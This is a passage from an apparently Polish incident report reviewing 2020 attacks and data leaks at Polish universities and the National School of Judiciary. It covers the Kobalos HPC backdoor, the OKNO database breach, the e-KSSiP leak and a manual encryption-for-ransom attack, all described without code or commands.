W lutym 2020 r. pracownicy Interdyscyplinarnego Centrum Modelowania Matematycznego i Komputerowego Uniwersytetu Warszawskiego (ICM UW) zauważyli, że doszło do **nieuprawnionego dostępu do klastra obliczeniowego HPC** (High-Performance Computing). Według wstępnej analizy przeprowadzonej przez ICM, atakujący dokonał podmiany oprogramowania SSH na wersję posiadającą wbudowany backdoor, umożliwiający m.in. przechwytywanie loginów i haseł użytkowników logujących się do klastra. Incydent został wykryty w lutym 2020 r., jednak ustalono, że backdoor znajdował się na serwerze co najmniej od września 2019 r.

Klaster ICM UW nie był jedynym zaatakowanym klastrem HPC, podobne włamania obserwowano w całej Europie. W maju 2020 r. CSIRT EGI (European Grid Infrastructure) upublicznił informacje o dwóch incydentach, potencjalnie powiązanych z atakami na infrastrukturę HPC[39]. Według ustaleń z pierwszego incydentu, oznaczonego jako #EGI20200421, przechwycone loginy i hasła wykorzystywane były do **kopania kryptowaluty Monero** na komputerach wchodzących w skład centrów obliczeniowych, a także do atakowania innych komputerów, wykorzystując przejęte maszyny jako proxy. Jednym z takich proxy były między innymi serwery *andromeda.up.krakow.pl* i *vega.up.krakow.pl* należące do Uniwersytetu Pedagogicznego im. Komisji Edukacji Narodowej w Krakowie.

[39] https://csirt.egi.eu/attacks-on-multiple-hpc-sites

## Indicators of compromise

### Network based

| IP | Comment | Role in attack |
|---|---|---|
| 91.196.70.109 | XMR mining server | Coordinate the XMR activity |
| 149.156.26.227 | Victim server andromeda.up.krakow.pl | Malicious IP used for SSH logins + running SOCKS proxy |
| 149.156.26.56 | Victim server vega.up.krakow.pl | Malicious IP used for SSH logins + running SOCKS proxy |
| 142.150.255.49 | Victim desktop UTORONTO | Source for attack on .ca hosts |
| 159.226.234.29 | Victim server at CAS, China | Malicious IP used for SSH logins + running SOCKS proxy |


**Rys. 55. Indykatory wskazujące na wykonanie ataku z poziomu serwerów krakowskiego Uniwersytetu Pedagogicznego. Źródło: CSIRT EGI.**

Oprócz backdoora OpenSSH, w atakach wykorzystywany był również otwartoźródłowy rootkit działający na poziomie jądra systemu Linux o nazwie Diamorphine[40]. Pozwalał on na ukrycie aktywności atakujących na serwerze, np. poprzez ukrywanie odpowiednio oznaczonych plików i procesów.

W lutym 2021 r. analitycy z firmy ESET opublikowali szczegółową analizę złośliwego oprogramowania, którym posłużyli się atakujący m.in. przeprowadzając atak na klaster ICM UW. Backdoor **Kobalos**[41], o którym mowa, jest wieloplatformowym backdoorem działającym na systemach Linux, FreeBSD i Solaris. Znaleziono również artefakty, które mogą wskazywać na istnienie wersji mogących działać na systemie AIX (jedna z odmian systemu Unix dla serwerów firmy IBM), a także wariantów działających na systemach Windows. Ze względu na mnogość architektur i rodzajów systemów operacyjnych działających w ramach klastrów HPC, wieloplatformowość istotnie pomogła w sprawnym rozprzestrzenianiu się złośliwego oprogramowania w ramach tego typu infrastruktury.


Złośliwe oprogramowanie wykorzystywało również liczne techniki obrony przed wykryciem i analizą, takie jak: obfuskacja kodu, ochrona przed wygenerowaniem zrzutu pamięci zainfekowanego procesu, a także przywracanie pierwotnych dat modyfikacji plików przy ich podmienianiu przez malware. Kobalos mógł działać zarówno jako pasywny backdoor, nasłuchując poleceń na wskazanym porcie, jak i element botnetu, aktywnie komunikując się z serwerem C&C i wykonując dowolne komendy na zainfekowanej maszynie. Komunikacja z backdoorem była szyfrowana, co utrudniało analizę ruchu i przechwycenie komend zlecanych przez atakującego.

40 https://github.com/m0nad/Diamorphine
41 https://www.welivesecurity.com/2021/02/02/kobalos-complex-linux-threat-high-performance-computing-infrastructure/




Rys. 56. Możliwe scenariusze użycia złośliwego oprogramowania Kobalos. Źródło: raport ESET.

Według raportu firmy ESET, infekcje backdoorem odnotowano w Ameryce Północnej, Europie i w Azji, przy czym obecność Kobalosa w sieciach uniwersyteckich i wykorzystanie go w atakach na klastry HPC odnotowano głównie w Europie.




Rys. 57. Lokalizacje i rodzaje podmiotów, u których stwierdzono infekcje złośliwym oprogramowaniem Kobalos. Źródło: raport ESET.

## Wyciek danych z systemu OKNO Politechniki Warszawskiej


4 maja 2020 r., portale Niebezpiecznik i Zaufana Trzecia Strona opublikowały informacje o **wycieku danych studentów Politechniki Warszawskiej**, studiujących w ramach studiów zaocznych w OKNO (Ośrodek Kształcenia na Odległość). Zrzut bazy danych o rozmiarze ok. 2,8 GB zawierał dane osobowe **5.000 studentów** z lat 2008-2020 i **200 pracowników naukowych** zarejestrowanych na platformie red.okno.pw.edu.pl. Oprócz danych osobowych wyciekły również hasze MD5 haseł, które ze względu na wykorzystaną funkcję skrótu były łatwe do odwrócenia.


Rys. 58. Nagłówki portali Zaufana Trzecia Strona i Niebezpiecznik informujące o wycieku.

Oba portale zostały poinformowane o wycieku przez samego włamywacza, który na bieżąco przekazywał kolejne dane i szczegóły na temat ataku.

Zespół CERT Polska niezwłocznie skontaktował się z Politechniką Warszawską w celu potwierdzenia doniesień medialnych, a także zaoferował pomoc w obsłudze incydentu. Uczelnia odpowiedziała na wiadomości 7 maja, czyli **dopiero po 3 dniach** od publikacji informacji o wycieku. Naruszono tym samym obowiązek niezwłocznego zgłoszenia incydentu do właściwego zespołu CSIRT, czyli nie później niż w ciągu 24 godzin od momentu wykrycia. Obowiązek ten wynika z ustawy o krajowym systemie cyberbezpieczeństwa, pod którą podlegają m.in. podmioty publiczne. W przypadku Politechniki Warszawskiej właściwy zespół CSIRT stanowił CSIRT NASK.

Z kolei 22 maja w repozytorium Gitlab należącym do Instytutu Automatyki i Robotyki Wydziału Mechatroniki Politechniki Warszawskiej pojawiła się publicznie dostępna notatka (snippet) z wiadomością od włamywacza. Notatka została dodana z konta Administrator, co oznacza, że **Gitlab również padł ofiarą włamania.**




**Rys. 59. Notatka widoczna w serwisie Gitlab IAiR PW. Źródło: Niebezpiecznik.**


Włamywacz w notatce odnosi się do informacji, że do wycieku bazy OKNO mogło dojść już na początku 2020 r., za pośrednictwem podatnego pliku *druk_obliczenia_osoba.php* dostępnego na serwerze. Plik ten miał być rzekomo usunięty przez administratorów serwisu bez poinformowania pokrzywdzonych o wycieku. Politechnika Warszawska zaprzeczyła tym informacjom. Backdoor Predator opisywany w notatce stanowi webshell w języku PHP, który miał zostać **wgrany za pośrednictwem przejętego konta wykładowcy**. Webshell po uruchomieniu pozwala na dostęp do plików znajdujących się na serwerze i wykonanie dowolnego kodu.

W sierpniu 2020 r. portale Niebezpiecznik i Zaufana Trzecia Strona otrzymały kolejne informacje od włamywacza dotyczące majowego wycieku.

**Rys. 60. Fragmenty zrzutu bazy danych Moodle podchodzące z platformy OKNO.**

Włamywacz podesłał kolejną porcję danych pochodzących z bazy systemu Moodle, który znajdował się na tym samym serwerze co aplikacja OKNO Red. Informacja zawierała **dane osobowe 1.900 studentów studiów inżynierskich i magisterskich**. W bazie zawarta była również korespondencja między studentami a osobami prowadzącymi zajęcia. Władze Politechniki Warszawskiej zdementowały doniesienia o wycieku danych, utrzymując, że w maju 2020 r. włamywacz pozyskał wyłącznie dane z platformy Red.

Włamanie na platformę OKNO nie było jedynym incydentem ujawnienia danych osobowych, do którego doszło w 2020 r. na Politechnice Warszawskiej. W lipcu 2020 r. wyciekły dane osobowe kandydatów na studia na Wydziale Architektury, pochodzące z platformy rekrutacyjnej Politechniki Warszawskiej (zapisy.pw.edu.pl). W związku z wyciekiem na platformie pojawił się komunikat od Administratora Danych Osobowych.



Komunikaty od Uczelni

ZAWIADOMIENIE

Informujemy, że w dniu 24 czerwca 2020 r. w wyniku niezamierzonego działania, na stronie internetowej Wydziału Architektury Politechniki Warszawskiej, zostały opublikowane Pani/Pana dane osobowe związane z aplikacją na studia. W związku z powyższym może nastąpić nieuprawnione wykorzystanie tych danych.

W Pani/Pana przypadku ujawnieniu uległy następujące dane: imię, nazwisko, nr PESEL oraz numer Pani/Pana w systemie „Rekrutacja".

O naruszeniu ochrony danych osobowych Politechnika Warszawska powiadomi niezwłocznie Urząd Ochrony Danych Osobowych (UODO).

W wyniku przedmiotowego naruszenia ochrony danych osobowych, **istnieje** prawdopodobieństwo wystąpienia dla Pani/Pana negatywnych skutków w postaci:

**Rys. 61. Fragment komunikatu, który pojawił się na platformie zapisy.pw.edu.pl. Źródło: Niebezpiecznik.**

W ramach wycieku upublicznione zostały imiona i nazwiska, numery PESEL i numery kandydatów w systemie Rekrutacja. Wyciek zgodnie komunikatem był wynikiem "niezamierzonego działania", co sugeruje, że był efektem pomyłki a nie nieuprawnionego dostępu do systemu rekrutacyjnego. Incydent prawdopodobnie nie był powiązany z atakiem na serwis OKNO.

## Wyciek danych z Krajowej Szkoły Sądownictwa i Prokuratury

Na początku kwietnia 2020 r. Krajowa Szkoła Sądownictwa i Prokuratury wydała komunikat o możliwym uzyskaniu nieuprawnionego dostępu do danych Platformy Szkoleniowej e-KSSiP. Za sprawą wycieku **ujawnione zostały dane osobowe ok. 50 tys. osób**, w tym m.in. aplikantów sędziowskich i prokuratorskich, sędziów, prokuratorów, a także wykładowców prowadzących zajęcia za pośrednictwem platformy. Wśród danych znajdowały się takie informacje jak imiona i nazwiska, hasze haseł, numery telefonów, adresy e-mail czy miejsce zamieszkania.

**Zawiadomienie o naruszeniu ochrony danych osobowych, które może powodować wysokie ryzyko naruszenia Pani/ Pana praw lub wolności**

[redacted]

DYREKTOR
KRAJOWEJ SZKOŁY
SĄDOWNICTWA I
PROKURATURY

**Szanowna Pani/Szanowny Panie**

Działając na podstawie art. 34 Rozporządzenia Parlamentu Europejskiego i Rady (UE) 2016/679 z dnia 27 kwietnia 2016 r. w sprawie ochrony osób fizycznych w związku z przetwarzaniem danych osobowych i w sprawie swobodnego przepływu takich danych oraz uchylenia dyrektywy 95/46/WE (ogólne rozporządzenie o ochronie danych), zwane dalej RODO, informujemy o naruszeniu ochrony danych osobowych, które może powodować wysokie ryzyko naruszenia Pani/Pana praw lub wolności.

**Opis charakteru naruszenia**

Naruszenie ochrony danych osobowych polegało na kradzieży danych użytkowników Platformy Szkoleniowej KSSiP, zarejestrowanych do dnia 21.02.2020 r., których administratorem jest Krajowa Szkoła Sądownictwa i Prokuratury z siedzibą w Krakowie, ul. Przy Rondzie 5, 31-547 Kraków. W efekcie kradzieży, dane przedostały się do Internetu.


Dotychczasowe ustalenia wskazują, że przedmiotem kradzieży były następujące kategorie danych: imię, nazwisko, numer telefonu, adres e-mail, miejsce zamieszkania, daty pierwszego i ostatniego logowania, numery ICQ, MSN, Skype, Yahoo, jednostka (miejsce pracy), hasło (zaszyfrowane).

Aktualnie trwają czynności analityczne celem ustalenia, czy przedmiotem kradzieży były również numery PESEL, gdyż obecnie nie można całkowicie wykluczyć takiej możliwości.

**Rys. 62. Fragment komunikatu wysłanego przez Dyrektora KSSiP do użytkowników platformy e-KSSiP.**

Dane osobowe zostały przypadkowo **upublicznione przez firmę zewnętrzną** obsługującą system e-KSSIP, która podczas migracji danych przeniosła je do publicznie dostępnego katalogu utworzonego na nowej wersji platformy. Dane były dostępne bez konieczności uwierzytelnienia, co umożliwiło nieznanemu sprawcy ich **pobranie i opublikowanie na forum internetowym**.

W następstwie wycieku na platformie KSSiP zresetowano hasła wszystkich użytkowników. Niestety część użytkowników platformy wykorzystała podobne hasła do innych serwisów, np. profili społecznościowych, zaś wykorzystany algorytm haszowania nie był wystarczający, by uniemożliwić odzyskanie części haseł. Doprowadziło to do przejęcia kont części osób m.in. na platformie Facebook i wykorzystanie ich do wyłudzeń.




**Rys. 63. Fragment rozmowy z oszustem komunikującym się przy użyciu przejętego konta Facebook.**

W związku z incydentem 22 kwietnia 2020 r. **został zatrzymany pracownik firmy migrującej dane**[42]. Prokuratura Regionalna w Lublinie przedstawiła mu zarzut udostępnienia danych umożliwiających nieuprawniony dostęp do informacji przechowywanych w systemie KSSiP, za co grozi do 5 lat pozbawienia wolności.

Oprócz włamań na profile społecznościowe i oszustw z wykorzystaniem danych z wycieku, jednym z następstw było usunięcie oświadczeń majątkowych sędziów[43]. Decyzja została podjęta przez prezesów sądów apelacyjnych po uprzedniej konsultacji z Ministerstwem Sprawiedliwości.


Ze względu na naruszenia jakich dopuścił się KSSiP, Urząd Ochrony Danych Osobowych nałożył karę administracyjną o wysokości 100 tys. zł. UODO stwierdził m.in. brak umownego zobowiązania podwykonawcy do przetwarzania danych osobowych wyłącznie na polecenie administratora.[44]

## Atak ransomware na Collegium Da Vinci i Uniwersytet SWPS

Pod koniec kwietnia 2020 r. doszło do poważnej awarii usług niepublicznych uczelni Collegium Da Vinci w Poznaniu i Uniwersytecie SWPS w Warszawie. Awaria spowodowana była włamaniem do wspólnej infrastruktury obu uczelni i **zaszyfrowaniem danych z żądaniem okupu** w zamian za przywrócenie dostępu.

Studenci uczelni stracili dostęp m.in. do stron internetowych uczelni, a także platform e-learningowych, umożliwiających prowadzenie zdalnych zajęć. Doszło również do zaszyfrowania zasobów zawierających dane osobowe. Na podstawie monitoringu i analizy ruchu sieciowego stwierdzono jednak, że nie doszło do wycieku danych.

42 https://pk.gov.pl/aktualnosci/aktualnosci-prokuratury-krajowej/zatrzymanie-podejrzanego-o-spowodowanie-wycieku-danych-z-kssip/
43 https://tvn24.pl/polska/wyciek-danych-z-kssip-znikaja-oswiadczenia-majatkowe-sedziow-4558115
44 https://uodo.gov.pl/pl/138/1909




**Rys. 64. Informacja o resecie haseł na stronie Collegium Da Vinci w Poznaniu.**


Przyczyną zaszyfrowania danych nie była infekcja złośliwym oprogramowaniem (ransomware), tylko oprogramowanie Microsoft Bitlocker i Jetico Bestcrypt. Proces szyfrowania został więc wykonany manualnie przez atakującego, który najpierw dokonał włamania na infrastrukturę, a potem za pomocą skryptów szyfrował kolejne serwery. Ofiarą padł również serwer wykonujący kopie zapasowe, który miał dostęp do wszystkich pozostałych serwerów, co pozwoliło na dalszą eskalację. W związku z tym, dane z serwerów, które nie posiadały backupów offline, zostały bezpowrotnie utracone.

## Wyciek danych z Wydziału MIM Uniwersytetu Warszawskiego

5 listopada 2020 r. zespół CERT Polska otrzymał informację o dostępnym publicznie katalogu *.git* na głównej stronie Wydziału Matematyki, Informatyki i Mechaniki Uniwersytetu Warszawskiego (www.mimuw.edu.pl). Informacja została niezwłocznie przekazana do administratora Wydziału i Inspektora Ochrony Danych.

